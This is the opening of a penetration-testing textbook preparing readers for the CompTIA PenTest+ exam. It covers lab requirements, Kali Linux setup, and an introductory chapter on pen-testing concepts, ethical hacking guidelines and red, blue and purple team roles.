The hands-on activities in this course help you apply what you have learned about conducting security or penetration tests. The following are the minimum system requirements for completing all activities:

- Computers that boot to Windows 10 or later.
- Access to the Internet, with each computer configured to receive IP configuration information from a router running DHCP.
- Kali Linux for hands-on activities. If you set up the penetration-testing lab as directed in Chapter 2, you will be using the Kali Linux Virtual Machine you create in your lab environment. You can also use a live bootable version of Kali Linux on a USB, or a computer with a full Kali Linux operating system installation, if you choose to use a different environment for your hands-on activities.
- The penetration-testing lab environment works best with at least 16 GB of memory. Less memory can be used but not all virtual machines will be able to run at the same time.

Operating Systems and Hardware

The Windows activities in this course were designed for Windows 10 and Windows 11. Computers should meet the following minimum requirements:

- If you plan to run Kali Linux from a USB flash drive, you need a PC with BIOS that supports booting from a USB drive and an 8 GB USB flash drive with a minimum 15 MB/second read and write speed.
- Video card with 512 MB video RAM
- 80 GB hard drive
- 1.5 GHz 32-bit or 64-bit processor
- 8 GB system RAM, 16 GB preferred
- Wireless card for some optional wireless activities. Wireless card with packet injection capabilities is needed for some wireless hacking activities.
- Mouse or other pointing device and a keyboard

Security-Testing Tools

This course includes hands-on activities that involve using many security tools. You can download these tools as freeware, shareware, or free home and educational versions. Because website addresses change frequently, use a search engine to find tools if the URL listed in an activity is no longer valid.

In addition, you use Microsoft Office Word (or other word-processing software) and need to have email software installed on your computer.

Kali Linux

Kali Linux is used throughout this course for many of the hands-on activities. To run Kali Linux, you have the following options:

- Install Kali Linux as a virtual machine as directed in Chapter 2, "Setting Up a Penetration-Testing Lab." The advantage of using a virtual machine is that it enables you to run Kali and Windows at the same time.
- Install Kali Linux on a USB flash drive with at least 8 GB storage capacity. With this method, you can move your personalized Linux system and run it on any system. You can also save files and reports on this drive.
- Install Kali Linux in a dual-boot arrangement with Windows. Dual-boot installations can vary depending on the hardware and require some complex steps if BitLocker or other disk encryption is used. Dual-boot installation isn't explained in this course, but you can find plenty of information online.
- Install Kali Linux directly on computer hardware as the only operating system. If you do this, make sure not to overwrite any existing operating system.

Creating a Bootable USB Flash Drive

To install Kali Linux on a USB flash drive, you need a drive with a capacity of at least 8 GB. Note that the speed of some flash drives isn't adequate for running a live Linux OS. Performance

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

improvements can be substantial if you use a flash drive with faster read and write speeds. For the best results, a flash drive with a minimum of 15 MB/second read and write speed is recommended. You can check websites, such as https://usb.userbenchmark.com, for performance benchmarks to help you choose a suitable drive within your budget.

After you find the proper flash drive, you'll find up-to-date USB installation instructions on the Kali Linux website (https://www.kali.org/docs/usb/). The website provides installation instructions for those using Windows, Linux, or macOS. These instructions walk you through downloading Kali Linux to booting into Kali Linux for the first time. You must make sure your Kali Linux software is up to date, so run the `apt-get update` and `apt-get upgrade` commands, which check the Kali Linux repositories for updates.

Installing New Software

Because Kali is a Debian-based Linux distribution, thousands of free programs are available that you can download and install with just a few commands. These programs, which are specific to an OS version, are stored on Internet archives called repositories. To install new software, you can use the command `apt-get install` *`packagename`* (replacing *`packagename`* with the name of the software package you want to install). If you don't know the software package name, use a search engine to look it up.

Community Support for Kali Linux

To find the most recent Kali Linux updates and online forums for help in solving problems, visit www.kali.org. This website is a good place to start if you want to learn more about Kali Linux.

About the Author

Robert S. Wilson has a computer science degree from the University of Waterloo; holds numerous certifications from CompTIA, Microsoft, and Cisco; and has over 40 years of experience in the computing field. Rob has expertise in many areas including real-time programming and embedded systems development (having worked for a company that has software on Mars), database development and administration, network and domain administration, penetration testing, and cybersecurity. As cybersecurity curriculum coordinator and cybersecurity instructor for Willis College (Canada's oldest career college), Rob created Willis College's Software Development and Cybersecurity Analyst (CSA) programs. Willis College's CSA program is currently being used by the Canadian military to train cyber operator recruits. Rob is also the co-founder and chief technical officer of Got Your Six Cybersecurity Solutions, a cybersecurity firm offering services covering the entire cybersecurity spectrum.

Acknowledgments

Creating *CompTIA PenTest+: Guide to Penetration Testing* was a group effort. I couldn't have built this comprehensive learning course without the invaluable assistance of the following people.

First, I would like to thank the team from Cengage who supported and guided me throughout this project. This is the fifth project we have completed together, and thanks to all your efforts I am starting to get the hang of this process. I appreciate all your expertise and guidance, specifically Rita Lombard (Portfolio Director), Sivakumar Krishnamoorthy (Content Project Manager), Zenya Molnar (Learning Designer), and Dani Shaw (Technical Reviewer).

Second, I would like to thank my editor, Lisa Ruffolo, who has worked with me on almost all of my projects and continues to make me sound smarter with her proficient grasp of the English language.

Thank you to the copyeditors who used their observational skills to point out errors, omissions, and anomalies in each chapter before it was committed to print. I am very impressed with your abilities to find needles in haystacks.

And finally, thank you to the reviewers who read each chapter and provided valuable feedback. Your suggestions greatly improved the content and direction of this course. Your time and efforts were truly appreciated.

Thank you to reviewers David Lee, Gulf Coast State College; Paul W. Poteete, Geneva College; and Jingdi (Rebecca) Zeng, DeVry University.

Dedication

This book is dedicated to my newest granddaughter, Willow. I had no part in choosing her name but when my daughter and son-in-law told me her name, I couldn't help but smile and think that she reminded me more of Alora Danon, but I'll take whatever sci-fi hook I can get. Willow is currently 1 year old and beginning to explore her world on her own two feet. I look forward to being with her during that exploration and some day telling her of some of her grandfather's greatest exploits.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Chapter 1

Introduction to Penetration Testing

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to:

1. Describe the penetration testing process and its phases, activities, and team members.
2. Describe the CIA and DAD triads.
3. Describe the ethical hacking mindset.
4. Describe some of the tools used in penetration testing.

Get Real A few years ago, two cybersecurity professionals were arrested while auditing the physical security of a county courthouse. Like other penetration testers, they were often hired to break into facilities such as corporate buildings and government offices to identify security vulnerabilities for those organizations and help to correct them. As part of their contract with state officials, the penetration testers accessed the courthouse after hours, trusting that their actions were authorized. However, they were arrested and charged with trespassing and felony burglary. They had to fight the felony charges while caught in the conflicting interests of the state officials who hired them, the county officials who arrested them, and the cybersecurity company they worked for. As one penetration tester said, "We used to laugh it [getting arrested] off. We don't get to laugh it off anymore."

As the episode illustrates, penetration testing is more than just remotely hacking computers over the Internet to find system weaknesses. It sometimes involves physically trying to breach the security measures of a building. Penetration testers must always have written authorization for all tests they perform, including and especially physical security tests. However, even having authorization paperwork in place sometimes isn't enough to keep you out of jail if you get caught somewhere you shouldn't be.

(Source: www.wired.com/story/inside-courthouse-break-in-spree-that-landed-two-white-hat-hackers-in-jail/.)

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The Ins and Outs of Penetration Testing

This course is a guide to penetration testing in general and specifically covers the knowledge required to pass the CompTIA PenTest+ PT0-003 exam. The first edition of this book covered the previous PT0-002 exam requirements. The new PTO-003 exam has reorganized the objectives and content into slightly different domains and has added new content to reflect the evolution of penetration testing practices and tools.

Table 1-1 compares the domains of the PT0-002 and PT0-003 exams:

Table 1-1 Exam domain comparison

PT0-002 exam domains	PT0-003 exam domains
Planning and Scoping (14%)	Engagement Management (13%)
Information Gathering and Vulnerability Scanning (22%)	Reconnaissance and Enumeration (21%)
Attacks and Exploits (30%)	Vulnerability Discovery and Analysis (17%)
Reporting and Communication (18%)	Attacks and Exploits (35%)
Tools and Code Analysis (16%)	Post-exploitation and Lateral Movement (11%)

- **Engagement Management** domain in PT0-003 covers similar objectives as in PTO-002 Planning and Scoping and includes objectives from PTO-002 Reporting and Communication.
- **Reconnaissance and Enumeration** domain in PT0-003 covers similar objectives as in the PTO-002 Information Gathering portion.
- **Vulnerability Discovery and Analysis** domain in PT0-003 covers similar objectives as in the PT0-002 Vulnerability Scanning portion.
- **Attacks and Exploits** domain in PT0-003 is similar to the PT0-002 version but has reorganized the objectives. It also includes scripting to automate attacks.
- **Post-exploitation and Lateral Movement** domain is new to PT0-003 and includes some objectives previously contained in PT0-002 Attacks and Exploits.

PT0-002 Reporting and Communication is no longer a separate domain in PT0-003. Its content has been embedded in Engagement Management.

PT0-002 Tools and Code Analysis is no longer a separate domain in PTO-003. Its content has been embedded in the other PT0-003 domains where appropriate.

What Is Penetration Testing?

Penetration testing (also known as **pen testing** or **ethical hacking**) is an authorized series of security-related, nonmalicious "attacks" on **targets** such as computing devices, applications, or an organization's physical resources and personnel. Pen-testing attacks are performed for the purpose of discovering and possibly exploiting vulnerabilities. A **vulnerability** is a flaw in software, hardware, or operational procedures that could be used to circumvent security and perform unauthorized actions. Taking actions that use a vulnerability to circumvent security is known as exploiting the vulnerability. (An **exploit** is software, data, or commands that take advantage of a vulnerability to cause unintended or unanticipated behavior in a computer system.) For example, a company's website is accessible by both legitimate users and attackers. A vulnerability refers to a specific weakness in the website's code, design, or configuration that could be exploited to provide unauthorized access or malicious activity. An exploit is the specific tool or process used by an attacker to take advantage of a vulnerability.

Pen-testing attacks are performed using the same tools and methods that a **threat actor** would use, but the goal of pen testing is discovery and not malicious attacks. Malicious **attacks** (also called **cyber attacks**)

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

are actions performed by a threat actor that intentionally disrupt, disable, destroy, or control a computing environment or that steal, lock down (ransom), or damage its data. A threat actor is an individual or an organized group of individuals who take part in an action intended to cause harm to computers, devices, systems, or networks. **Hackers**, for example, are a type of threat actor.

The **National Institute of Standards and Technology (NIST)** *Special Publication 800-115 Technical Guide to Information Security Testing and Assessment* defines penetration testing as follows:

> Penetration testing is security testing in which evaluators mimic real-world attacks in an attempt to identify ways to circumvent the security features of an application, system, or network. It often involves launching real attacks on real systems and data that use tools and techniques commonly used by attackers. Most penetration tests involve searching for combinations of vulnerabilities on one or more systems that can be used to gain more access than could be achieved through a single vulnerability.

Why Do Security Professionals Pen Test?

The purpose of pen testing is to discover vulnerabilities in targets so that these vulnerabilities can be eliminated or mitigated before a threat actor with malicious intent exploits them to cause damage to systems, data, and the organization that owns them. Damage includes destruction, corruption, theft, unauthorized access, and interference with authorized access. Eliminating and mitigating vulnerabilities helps an organization improve its overall security posture. Discovering vulnerabilities is often referred to as vulnerability testing, and verifying a discovered vulnerability is often referred to a pen testing, but both are integral parts of the pen-testing process.

Security Bytes | Artificial intelligence (AI) and AI tools are beginning to affect our society in helpful and sometimes potentially harmful ways. In case you have managed to miss all the hype, AI is broadly defined as computer systems or programs that exhibit "intelligence" that can be used to solve complex problems or perform creative activities. The promise of AI is that when used as a tool, it will enable humanity to solve problems in relatively short periods of time versus the generations it may have taken humans alone. Advances such as cures for cancer, new medicines, solutions to climate change, and food supply improvements (just to name a few) are potentially within reach using AI and AI tools.

However, AI is a double-edged sword. One edge provides a helpful tool that can assist people in achieving positive results. The other edge in the hands of someone with ill intent can be used to produce results damaging to individuals, groups, countries, or humanity as a whole. One such nefarious application of AI is using it to assist in the hacking process. Imagine a single human hacker guiding an AI army of bots to compromise important computer systems in minutes instead of weeks. (A bot is an individual software worker agent under the control of a person or higher-level software.) AI systems used by government or businesses are also becoming the target of hackers, and new methods to protect these systems are being developed. This course explores the implications of AI in three areas: as a tool for assisting in pen testing, as a resource that must be protected from attack, and as a possible tool being used by hackers that must be defended against.

When Do Security Professionals Conduct Pen Tests?

Pen testing should be conducted whenever a major change has occurred in a computing environment, such as the installation of a new computer system or a new software application or update. Pen testing should also be conducted regularly to make sure no unknown changes have affected security. Some compliance standards mandate pen testing. For example, the **Payment Card Industry Data Security Standard (PCI DSS)** defines scheduled pen testing as a requirement, so to achieve and maintain PCI DSS compliance, pen testing must be a regular activity conducted at least once a year. The PCI DSS is discussed in greater detail later in the course.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

How Do Security Professionals Pen Test?

Fortunately, several methodologies with well-defined phases and steps guide pen testers. These pen-testing methodologies are similar to each other with minor variations that are usually dictated by the type of target being tested. For example, you follow different steps if you are pen testing an application rather than pen testing a desktop computer. A later section of this chapter outlines the CompTIA pen-testing methodology in detail.

Who Performs Pen Tests?

Pen tests are performed by an **authorized attacker**, a known trusted entity who is typically a member of the organization's IT department, or an outside third party who has been hired to perform the pen testing. Pen testing not only discovers vulnerabilities that need to be fixed but can also confirm that proper security measures are already in place.

The Canadian Centre for Cyber Security defines the job of penetration tester as follows.[1]

Penetration Tester Basic Job Description

Basic Job Description

Conducts formal, controlled tests and physical security assessments on web-based applications, networks, and other systems as required to identify and exploit security vulnerabilities.

Tasks

- Complete penetration tests on web-based applications, network connections, and computer systems to identify cyber threats and technical vulnerabilities
- Conduct physical security assessments of an organization's network, devices, servers, systems, and facilities
- Develop penetration tests and the tools needed to execute them
- Investigate for unknown security vulnerabilities and weaknesses in web applications, networks, and relevant systems that cyber actors can exploit
- Develop and maintain documents on the results of executed pen-testing activities
- Employ social engineering to uncover security gaps
- Define and review requirements for information security solutions
- Analyze, document, and discuss security findings with management and technical staff; and
- Provide recommendations and guidelines on how to improve upon an organization's security practices.

Commonly Requested Education, Training and Work Experience

- Post-secondary education (degree or diploma in related computer science or IT field).
- Training in vulnerability analysis and penetration testing tools, techniques and procedures
- 2 to 3 years of experience in an advanced cybersecurity operations role, preferably with vulnerability analysis experience.

Tools and Technology

- Organizational security policies, procedures, and practices
- Organizational systems map and network architecture

Continues

[1] https://www.cyber.gc.ca/en/education-community/academic-outreach-cyber-skills-development/canadian-cyber-security-skills-framework/penetration-tester

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- Vulnerability analysis tools
- Vulnerability management policies, processes, and practices
- Common vulnerability databases
- Penetration testing tools and protocols

Competencies (knowledge, skills, and abilities [KSA] applied at an advanced level)

- Network security architecture
- Advanced threat actor tools, techniques, and protocols
- Penetration testing principles, tools, and techniques
- Risk management processes for assessing and mitigating risks
- System administration concepts
- Cryptography and cryptographic key management concepts
- Cryptology
- Identifying security issues based on the analysis of vulnerability and configuration data
- Vulnerability management policies, processes, and practices
- Penetration test planning and scheduling including system risks and mitigations
- System and application security threats and vulnerabilities
- System administration, network, and operating system hardening techniques
- Packet analysis using appropriate tools
- Conducting vulnerability scans and recognizing vulnerabilities in security systems
- Conducting vulnerability/impact/risk assessments
- Reviewing system logs to identify evidence of past intrusions
- Using network analysis tools to identify vulnerabilities

The targets being tested and the actions that a pen tester is allowed to perform need to be well defined, documented, and agreed upon by all parties before pen testing begins.

Penetration testing is of greatest value when all actions and results are captured in a report. This report can then be used to guide corrective actions to mitigate any vulnerabilities that were discovered.

Strictly speaking, pen testing is different from vulnerability analysis. Vulnerability analysis searches for and gathers vulnerability information, whereas pen testing is specifically the active attempt to exploit vulnerabilities. All pen-testing methodologies have a reconnaissance phase that involves footprinting, enumeration, and vulnerability scanning. You can't effectively pen test without performing vulnerability analysis, so the two activities are intertwined.

Exam Tip | The goal of this course is to prepare you to pass the CompTIA PenTest+ certification exam, so it focuses on the CompTIA pen-test model, which includes vulnerability discovery and more.

Activity 1-1 Determining the Corporate Need for Penetration Testers

Time Required: 10 minutes

Objective: Identify corporations searching to employ penetration testers.

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Description: Many companies are eager to employ or contract penetration testers for their corporate networks. In this activity, you search the Internet for job postings using the keywords "penetration testing" and read some job descriptions to determine the IT skills (as well as any non-IT skills) most companies want an applicant to possess.

1. Start your web browser and go to **indeed.com**.
2. Enter **Penetration Testing** in the search box requesting desired job positions. In the Where search box, enter the name of a major city near you, and then press **Enter**.
3. Note the number of jobs. Select three to five job postings and read the job description in each posting.
4. When you're finished, exit your web browser.

Self-Check

1. What does PCI DSS stand for?
   a. Pentest Computing International Data Safety Standard
   b. Payment Card Industry Data Security Standard
   c. Payment Card Information Data Security Standard
   d. Payment Card Industry Data Security System
2. The CompTIA pen-test model includes vulnerability scanning.
   a. True
   b. False

Check your answers at the end of this chapter.

CIA, DAD, and the Hacker Mindset

The **CIA (confidentiality, integrity, availability) triad** is a well-known concept and model in cybersecurity. The CIA triad expresses how the cornerstones of confidentiality, integrity, and availability are linked together to provide security for computer systems and their data.

Confidentiality of information is achieved using technology such as authentication, access control, and encryption. Confidentiality dictates that an object should only be accessible to authorized entities. Confidentiality can be thought of as "keeping secret things secret."


Integrity of information or systems is achieved using authentication, access control, digital signatures, and possibly encryption. Integrity ensures that an object has not been corrupted or destroyed by unauthorized entities. Integrity can be thought of as "the message received is the message that was sent."

Availability requires that objects and services be accessible to authorized entities when needed and should not be made unavailable by threat actors or system failures. Availability can be assured using technology such as redundancy, backups, authorization, and access control (Figure 1-1). Availability can be thought of as "the service is available when needed."

The **DAD (disclosure, alteration, destruction) triad** is the antithesis of the CIA triad. You can think of the DAD triad as the hacker's ultimate goal of corrupting the CIA model by disclosing confidential information, altering or corrupting the integrity of information, and destroying or denying the availability of access to resources. Understanding this **hacker mindset** (a way of thinking like a malicious hacker) and the methods hackers use are essential for effective pen testing.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 1-1 CIA triad versus DAD triad



The Hacker Mindset and Ethical Hacking

> If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle.
>
> —Source: Sun Tzu/*The Art of War*

Protecting computing resources from threat actors is a type of war. In *The Art of War*, Sun Tzu suggests you need to know your enemy and yourself to be successful in battle. Effective pen testers understand the "hacker mindset" (the enemy) and use the same tools and methods that a malicious hacker or threat actor would. This approach is "knowing the enemy."

The vulnerability scanning portion of pen testing can be viewed as getting to "know yourself," as Sun Tzu advises. Vulnerability scanning allows you to know the weaknesses in your systems so you can eliminate them or protect them from attack.

As a pen tester you must be ethical in your activities and maintain an "ethical hacking mindset"; that is, maintain the attitudes and ways of thinking of an ethical hacker. Although the mindset used by pen testers is similar to that of malicious hackers, pen testers must be careful to conduct themselves ethically with professionalism and integrity. Pen testers must not accidentally stray into the realm of the malicious hacker and cause damage to systems or data. Pen testers must do no harm and stay within the boundaries of what activities have been specified and sanctioned in the **penetration testing agreement documents**, the formal and often legal documents that must be in place before penetration testing can proceed. For example, if the rules of engagement state that pen testers are not to open or read sensitive information, doing so would be a breach of ethics. Although pen testers discover and possibly access sensitive information, ethics dictate that they do not continue to read this sensitive information. This approach is similar to law-enforcement practices of "minimizing activity and information" when coming across confidential information. The **rules of engagement (ROE)** are the detailed guidelines and constraints regarding the execution of information security testing.

You can think of a pen tester as an ethical hacker-for-hire that fights on the side of digital good and security and against digital evil and anarchy.

Exam Tip | Regarding the hacker mindset, the CompTIA PenTest+ exam may contain questions relating to background checks, the specific scope of engagement, criminal activity, breaches, limiting tool use, limiting invasiveness, maintaining the confidentiality of information, and risks to pen testers such as fines or criminal charges.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Ethical Hacking Guidelines

To make sure that members of your penetration testing team are ethical in their hacking, they should observe the following guidelines:

1. Background checks should be performed for penetration-testing team members to make sure they have no history of unethical behavior.
2. Pen testers must adhere to the specific scope of engagement. A pen tester cannot decide to begin testing a target that is not within the scope of defined targets. Permission must be obtained, and new targets must be documented.
3. If criminal activity or breaches are discovered during pen testing, they must be reported immediately. These include activities or breaches caused by pen testers.
4. Pen testers must limit the use of tools to a particular engagement. Some tools may not be allowed for a particular pen-testing engagement. Some organizations may not want a vulnerability scanning tool to do a full sweep of all network resources or an intense scan on some targets.
5. Pen testers must limit invasiveness based on scope. They can test only targets identified within the rules of engagement and perform only sanctioned ethical hacking activities. For example, if a SQL server is discovered but not listed as being in scope, pen testers should not start testing for SQL injection vulnerabilities. Authorization must be acquired to include the newly discovered target within the scope of testing.
6. Pen testers should maintain confidentiality of data and information. They must not open and read files if the rules of engagement do not permit it. Also, pen testers cannot share any discovered vulnerabilities with parties other than identified stakeholders of the organization being tested.

Caution! | Any breaches of ethical hacking guidelines could result in pen testers being fined or criminally charged. As a pen tester, if you are not sure whether you are allowed to target a particular system or perform a specific type of pen test, check your written agreements and have them amended if necessary.

Self-Check

3. In pen testing and security, you must know your enemy and know yourself.
   a. True
   b. False
4. Background checks aren't necessary for pen testers because they conduct themselves ethically.
   a. True
   b. False
5. Pen testers should test all targets, even those not within the agreed-upon scope of engagement.
   a. True
   b. False
6. The DAD triad is the antithesis of the CIA triad.
   a. True
   b. False

Check your answers at the end of this chapter.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The Pen-Test Teams and Other Stakeholders

Several players are involved in pen testing and can be classified into two camps: those actively doing the pen testing and those who own or are responsible for the targets being pen tested.

Those doing the pen testing are often referred to as the **red team**. Recall that pen testing involves authorized attacks on target resources, so the red team includes the attackers.


The IT department or other security organizations responsible for the targets being tested may be actively involved in the **pen-test process**, which is a systematic approach for guiding penetration testing. If so, those responsible are referred to as the **blue team**. The blue team often tries to detect or prevent red team attacks, so the blue team includes the defenders.

A third team might participate in pen testing as a coordinating or managing entity working with and overseeing both the red team and the blue team. This team is often referred to as the **purple team**.

The final group of people involved consists of other organizational members (**other stakeholders**) who are needed to make the process complete. They include management, development, and legal.

A red team is always required. Blue and purple teams are optional and only required if the nature of the pen testing makes them necessary. Figure 1-2 describes the three teams and the final group of other stakeholders.

Figure 1-2 Pen-test teams



Red Team

The red team consists of the pen-test team members (sometimes only one person) who launch the authorized attacks against an organization's resources or targets to discover vulnerabilities. Red team members use the hacker mindset and hacker tools just as a malicious threat actor would, but should do no harm. The red team's only responsibilities are to discover and prove a vulnerability exists, and then to document it.

The red team must have documented approval that outlines the scope and specifics of the attacks it will perform. Hacking is illegal, so without legal approval in place, pen testers can be charged.

The red team can consist of members of the organization's IT department (if they are performing their own pen testing) or outside professionals that have been hired to do the job.

Red team members have a variety of specialized skills that they use to perform effective attacks. Some team members may be specialists in a particular area of attack. One red team member may be the application attacker if that member is an experienced programmer with an awareness of potential coding flaws. Another red team member with expert knowledge of routers and firewalls may be the network attacker.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The combined skills of all red team members need to cover the following security domains:

- Port scanning of network devices
- Network infrastructure surveying
- IT system identification
- Operating system "fingerprinting"
- Vulnerability research
- Web application testing
- Legal assessments of the IT/network infrastructure of the target organization
- Physical and digital-based dumpster diving
- Searching for remote connection weaknesses
- Countermeasure deployment and implementation
- Firewall and access-control list testing
- Intrusion detection system testing
- Social engineering
- Trusted systems testing
- Password hacking and cracking
- Distributed denial-of-service (DDOS) investigation and testing

The activities and results of red team attacks need to be gathered and reported. The red team will be responsible for gathering and reporting. If the organization is using a purple team, it may handle most of that responsibility for the red team.

Blue Team

The blue team (if used) consists of members of the IT department and possibly members of any third-party company that currently provides security services to the organization. Blue team members are the defenders trying to detect and thwart red team attacks. Sometimes blue team members are made aware of impending attacks so they can prepare to defend. Sometimes they are not warned so that the effectiveness of the IT team's detection and response can be measured.

The following are blue team activities:

1. Preparation: If the blue team knows the red team is going to attack, it can proactively prepare its systems and personnel for defense. The systems may include computers, networking devices, and network security devices.
2. Detection: Detecting the attack is the blue team's first step in defense.
3. Identification: The blue team investigates the type of attack and identifies its targets.
4. Containment: Once the attack is detected and identified, the blue team lists steps to stop the attack or minimize its impact.
5. Recovery: If data or systems have been compromised, steps must be taken to recover from that compromise and return to a proper functional state adhering to the CIA triad.
6. Lessons learned: After red team attacks and blue team defense, the organization can use the knowledge gained to improve its security posture.
7. Implementation: It may be the blue team's responsibility to implement fixes to address the lessons learned.

Purple Team

The purple team (if required) is typically a combination of members from the red and blue teams. The purple team's job is to help coordinate the pen-testing activities by providing an oversight role to bridge the red and blue teams.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The following are purple team activities:

1. The purple team observes red and blue team activities and provides guidance on how to make the teams and their operations more effective.
2. Members understand the big picture for the pen-testing exercise and provide oversight. When attackers and defenders are busy engaging in their activities, the purple team can watch for and record high-level events that might have otherwise been missed.
3. Members gather the results of pen-testing activities, perform analysis, and report the results.

Other Stakeholders

Recall that other stakeholders are members of the organization with expertise in management, development, and legal areas. A pen-test team needs them to authorize and perform testing.

Management

Managers at various levels are required as part of the pen-test team for several reasons, including the following:

